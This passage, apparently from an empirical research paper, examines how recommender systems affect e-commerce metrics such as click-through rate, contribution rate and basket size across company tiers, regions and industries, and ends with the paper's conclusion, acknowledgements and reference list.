
**4.5. Insights**

We also investigated these factors from different perspectives. When we look at the tiers, extra-large companies have the highest CTR and the lowest average basket size compared to other tiers as shown in Figure 4.




**Figure 4:** Tiers according to Average Basket Size vs. Click Through Rate

American countries have the highest CTR, the Balkan countries have the highest CR and Ireland-UK and Turkey have close CTR and CRs according to Fig. 5.



**Figure 5:** Click Through Rate vs. Contribution Rate According to Regions.

When we compared Turkey with other countries Turkey has higher ABS but lower average product price as it can be seen in Fig. 6.



**Figure 6:** Average Basket Size vs. Average Product Price (Global vs. Turkey)

Interesting and valuable information is available from industry specific data. Supermarket and Hobby & DIY sectors have higher ABS with moderate CTR. Cosmetics & Pharmacy has the lowest CTR whereas Sports & Fashion has the highest CTR. (Fig.7). Note that we grouped the following industries in section other: Food, Lingerie, Luxury Goods, Books / Music / Art, Pet Store, Baby & Kids, Auto Parts, Alcoholic Beverages / Spirits, Accessories, Marketplace, Industrial Equipment, Arts & Entertainment, Apparel & Fashion.




Figure 7: Average Basket Size vs. Click Through Rate According to Industries

It is obvious from the following Figure 8 that Electronics has the highest Average price though CTRs are low.






Figure 8: Average Price vs. CTR According to Industries



**Figure 9:** CTR vs. CR According to Industries

The highest CTR is in supermarkets with moderate CTR as can be seen in Figure 9.

The product price rate for the Hobby & DIY sector is approximately twice that of the others with a moderate Basket Rate as shown in Figure 10.



**Figure 10:** Basket Rate vs. Product Price Rate According to Industries

## 5. Conclusion

In this study, the big data provided by a recommender system SaaS provider was used to see the impacts of recommender systems in e-commerce web sites. Although there exists a lot of research which competes for better recommendation algorithms in the literature, there is no empirical analysis which evaluates the companies' e-commerce web sites around the world to investigate the effects of RSs from business perspective.

Recommender systems stand out as a primary success story in the practical application of artificial intelligence and machine learning, delivering substantial benefits to businesses. Despite their achievements, numerous avenues for future research persist, often constrained by prevalent research approaches in academia. A promising resolution to many lingering challenges may lie in fostering collaborative industry-academia partnerships, offering a real-world context for refining and advancing recommender system technologies.

Analysis showed that there is no significant difference between tier, region, and localization of companies for contribution rates resulting from usage of RSs whereas the industries are significant. Therefore, company policy makers and recommender system providers should be industry specific to develop more effective recommendation algorithms.

These factors were also investigated from different perspectives which can be seen in detail in Section 4.5.

In conclusion, in this study important insights were obtained from the big data which will be valuable for e-commerce companies and researchers. **This is the first study in literature that uses and analyzes empirical data in this scale from different e-commerce websites globally.**

## Acknowledgements

This work was supported by Segmentify Yazılım A.Ş. Research and Development HQ (orchid: 0009-0003-3025-2444).

## References

- [1] Tüsiad – Deloitte Digital. (2022). E-ticaretin Öne Çıkan Başarısı, Tüketici Davranışlarında Değişim ve Dijitalleşme. <https://www.eticaretraporu.org/wp-content/uploads/2022/02/dd-tusiad-e-ticaretin-one-cikan-basarisi-tuketici-davranislarinda-degisim-ve-dijitallesme.pdf> [Accessed: 9 May 2023].
- [2] Cramer-Flood E. Insiderintelligence- eMarketer. (2023). Global Retail Ecommerce Forecast 2023 Welcome to the Slower-Growth New Normal. <https://www.insiderintelligence.com/content/global-retail-ecommerce-forecast-2023> [Accessed: 15 May 2023].
- [3] Baluch A. 38 E-Commerce Statistics Of 2023. (2023). <https://www.forbes.com/advisor/business/ecommerce-statistics/> [Accessed: 2 May 2023].
- [4] Adomavicius, G., Bockstedt, J. C., Curley, S. P., & Zhang, J. (2018). Effects of online recommendations on consumers' willingness to pay. *Information Systems Research*, 29(1), 84-102.
- [5] Gomez-Uribe, C. A., & Hunt, N. (2015). The netflix recommender system: Algorithms, business value, and innovation. *ACM Transactions on Management Information Systems (TMIS)*, 6(4), 1-19.
- [6] Jannach, D., & Jugovac, M. (2019). Measuring the business value of recommender systems. *ACM Transactions on Management Information Systems (TMIS)*, 10(4), 1-23.

- [7] Lee, D., & Hosanagar, K. (2019). How do recommender systems affect sales diversity? A cross-category investigation via randomized field experiment. *Information Systems Research*, 30(1), 239-259.
- [8] Adomavicius, G., Bockstedt, J. C., Curley, S. P., & Zhang, J. (2018). Effects of online recommendations on consumers' willingness to pay. *Information Systems Research*, 29(1), 84-102.
- [9] Adomavicius G, Tuzhilin A (2005) Toward the next generation of recommendation system: A survey of the state-of-the-art and possible extensions. *IEEE Trans. Knowledge Data Engrg.* 17(6): 734–749.
- [10] Pathak, B., Garfinkel, R., Gopal, R. D., Venkatesan, R., & Yin, F. (2010). Empirical analysis of the impact of recommender systems on sales. *Journal of Management Information Systems*, 27(2), 159-188.
- [11] Fleder, D. M., & Hosanagar, K. (2007). Recommender systems and their impact on sales diversity. *In Proceedings of the 8th ACM conference on Electronic commerce*,192-199.
- [12] Rafeh, R. (2017). Recommender systems in ecommerce.
- [13] Schafer, J. B., Konstan, J., & Riedl, J. (1999). Recommender systems in e-commerce. *In Proceedings of the 1st ACM conference on Electronic commerce*,158-166.
- [14] Li, S. S., & Karahanna, E. (2015). Online recommendation systems in a B2C E-commerce context: a review and future directions. *Journal of the association for information systems*, 16(2), 2.
- [15] Bhavik Pathak , Robert Garfinkel , Ram D. Gopal , Rajkumar Venkatesan & Fang Yin (2010) Empirical Analysis of the Impact of Recommender Systems on Sales, *Journal of Management Information Systems*, 27:2, 159-188.
- [16] Senecal, S. and J. Nantel: 2004, 'The influence of online product recommendations on consumers online choices'. *Journal of Retailing* 80(2), 159–169.
- [17] Cooke, A. D., H. Sujjan, M. Sujjan, and B. A. Weitz: 2002, 'Marketing the unfamiliar: the role of context and item-specific information in electronic agent recommendations'. *Journal of marketing research* 39(4), 488–497.
- [18] De, P., Y. Hu, and M. S. Rahman: 2010, 'Technology Usage and Online Sales: An Empirical Study'. *Management Science* 56(11), 1930–1945.
- [19] Hinz, O. and J. Eckert: 2010, 'The Impact of Search and Recommendation Systems on Sales in Electronic Commerce'. *Bise* 2(2), 67–77.
- [20] Amatriain, X. and J. Basilico. 2012. Netflix Recommendations: Beyond the 5 stars. Retrieved from <https://medium.com/netflix-techblog/netflix-recommendations-beyond-the-5-stars-part-1>.
- [21] Davidson, J., Liebald, B., Liu, J., Nandy, P., Van Vleet, T., Gargi, U., ... & Sampath, D. (2010, September). The YouTube video recommendation system. *In Proceedings of the fourth ACM conference on Recommender systems* (pp. 293-296).
- [22] Carlos A. Gomez-Uribe and Neil Hunt. 2015. The Netflix recommender system: Algorithms, business

value, and innovation. *Trans. Manage. Info. Syst.* 6, 4 (2015), 13:1–13:19.

- [23] J. Katukuri, T. Könik, R. Mukherjee, and S. Kolay. 2014. Recommending similar items in large-scale online marketplaces. *In Proceedings of the IEEE International Conference on Big Data 2014.* 868–876.
- [24] J. Katukuri, T. Konik, R. Mukherjee, and S. Kolay. 2015. Post-purchase recommendations in large-scale online marketplaces. *In Proceedings of the IEEE International Conference on Big Data (BigData'15).* 1299–1305.
- [25] Dias, M. B., Locher, D., Li, M., El-Deredy, W., & Lisboa, P. J. (2008, October). The value of personalised recommender systems to e-business: a case study. *In Proceedings of the 2008 ACM conference on Recommender systems* (pp. 291-294).
- [26] Chen, Y., & Canny, J. F. (2011, July). Recommending ephemeral items at web scale. *In Proceedings of the 34th international ACM SIGIR conference on Research and development in Information Retrieval* (pp. 1013-1022).
- [27] Jannach, D., & Jugovac, M. (2019). Measuring the business value of recommender systems. *ACM Transactions on Management Information Systems (TMIS)*, 10(4), 1-23.
- [28] Pathak, B., Garfinkel, R., Gopal, R. D., Venkatesan, R., & Yin, F. (2010). Empirical analysis of the impact of recommender systems on sales. *Journal of Management Information Systems*, 27(2), 159-188.
- [29] Yang, Y, and Padmanabhan. (2005). B. Evaluation of online personalization systems: A survey of evaluation schemes and a knowledge-based approach. *Journal of Electronic Commerce Research*, 6, 2, 112-122.
- [30] Kumar, N, and Benbasat, I. (2006). The influence of recommendations and consumer reviews on evaluations of Websites. *Information Systems Research*, 17, 4 425-439.
- [31] Vaidya, N., & Khachane, A. R. (2017). Recommender systems-the need of the ecommerce ERA. *International Conference on Computing Methodologies and Communication (ICCMC)* 100-104. IEEE.
- [32] Sivapalan, S., Sadeghian, A., Rahnama, H., & Madni, A. M. (2014). Recommender systems in e-commerce. *In 2014 World Automation Congress (WAC)* 179-184. IEEE.